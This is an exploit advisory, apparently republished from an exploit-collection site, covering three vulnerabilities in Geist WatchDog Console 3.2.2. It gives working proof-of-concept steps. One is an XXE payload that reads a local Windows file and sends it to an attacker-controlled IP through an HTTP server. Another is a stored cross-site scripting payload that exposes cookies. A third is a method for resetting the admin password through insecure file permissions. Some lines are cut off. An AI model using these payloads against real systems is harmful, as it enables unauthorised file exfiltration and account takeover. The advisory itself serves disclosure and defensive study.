Geist WatchDog Console 3.2.2 XSS / XML Injection / Insecure Permissions

April 18, 2018

Exploit Collector

Geist WatchDog Console version 3.2.2 suffers from cross site scripting, XML external entity injection, and insecure file permission vulnerabilities.

MD5 | `4811ca31e7f5fe461ed4376e43851ecc`

```
# Exploit Author: bzyo
# CVE: CVE-2018-10077, CVE-2018-10078, CVE-2018-10079
# Twitter: @bzyo_
# Exploit Title: Geist WatchDog Console 3.2.2 -  Multiple Vulnerabilities
# Date: 04-17-18
# Vulnerable Software: WatchDog Console - 3.2.2
# Vendor Homepage: http://www.itwatchdogs.com/
# Version: 3.2.2
# Software Link: http://www.itwatchdogs.com/userfiles/file/firmware/Console/WatchDogConsoleInstaller_v3.2.2.exe
# Tested On: Windows 7 x86

Description
------------------------------------------------------------------
WatchDog Console suffers from multiple vulnerabilities:

# CVE-2018-10077 Authenticated XML External Entity (XXE)
# CVE-2018-10078 Authenticated Stored Cross Site Scripting (XSS)
# CVE-2018-10079 Insecure File Permissions

Prerequisites
------------------------------------------------------------------
To successfully exploit these vulnerabilities, an attacker must already have access
to a system running WatchDog Console using a low-privileged user account

Proof of Concepts
------------------------------------------------------------------
### CVE-2018-10079 Insecure File Permissions ###
By default, WatchDog Console 3.2.2 installs all configuration data at 'C:\ProgramData\WatchDog Console' and
gives 'Authenticated Users' group Modify permissions

C:\>icacls "c:\ProgramData\WatchDog Console"
c:\ProgramData\WatchDog Console NT AUTHORITY\Authenticated Users:(OI)(CI)(M,DC)

This allows any local user of the system the ability to reset the application admin password by generating
a password using the PHP md5() function and updating the config.xml file.  It also provides the ability to
add data to servers.xml for both CVE-2018-10078 and CVE-2018-10079 or through the application interface

### CVE-2018-10077 Authenticated XML External Entity (XXE) ###
With authenticated admin access to the application or local access to the system, a user has the ability to rea
system files remotely through XXE

On attacking machine
```


Exploit Collector

```
    %sp;
    %param1;
    ]>
    <r>&exfil;</r>

- Create evil.xml with the following contents anywhere
    <?xml version="1.0" encoding="UTF-8"?>
    <!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
    <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.0.149:8080/?%data;'>">

- Start python simple http server in same directory as evil.xml, listening on 8080
    python -m SimpleHTTPServer 8080

On victim machine (1 of 2 ways)
1. With admin access to application console, add attacking server IP address under servers tab
or
2. With local access to system
    - update 'C:\ProgramData\WatchDog Console\servers.xml file' with following:
        <?xml version="1.0" encoding="utf-8" standalone="yes"?>
        <servers>
        <server host="192.168.0.149" addrType="http" port="80" description="" selEmail="True" Username="1" Passv
        </servers>
    - restart system

On attacking machine
- Contents of 'win.ini' is outputted to console
- evil.xml can be updated to read other sensitive files (tested reading file from admin desktop)

### CVE-2018-10078 Authenticated Stored Cross Site Scripting (XSS) ###
This application suffers from authenticated XSS on several inputs (1 of 2 ways)
1. With admin access to application console, under servers tab
    - add dummy IP in server name filed
    - add <script>alert(document.cookie)</script>"> into server description
or
2. With local access to system
    - update 'C:\ProgramData\WatchDog Console\servers.xml file' with following:
        <?xml version="1.0" encoding="utf-8" standalone="yes"?>
        <servers>
        <server host="172.16.1.1" addrType="http" port="80" description="<script>alert(document.cookie)</script>
        </servers>
    - restart system

3. popup with cookie appears when browsing from Overview, Dashboard, and Server tabs.  Remains after reboot.
```

```
several years and is no longer receiving updates."
04-17-18: Submitted public disclosure
```

Source: packetstormsecurity.com

Related Posts



Follow @KitPloit 101K followers

Exploit Collector

Popular Posts

Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.

Exploit Collector

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the ...

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Archive

Exploit Collector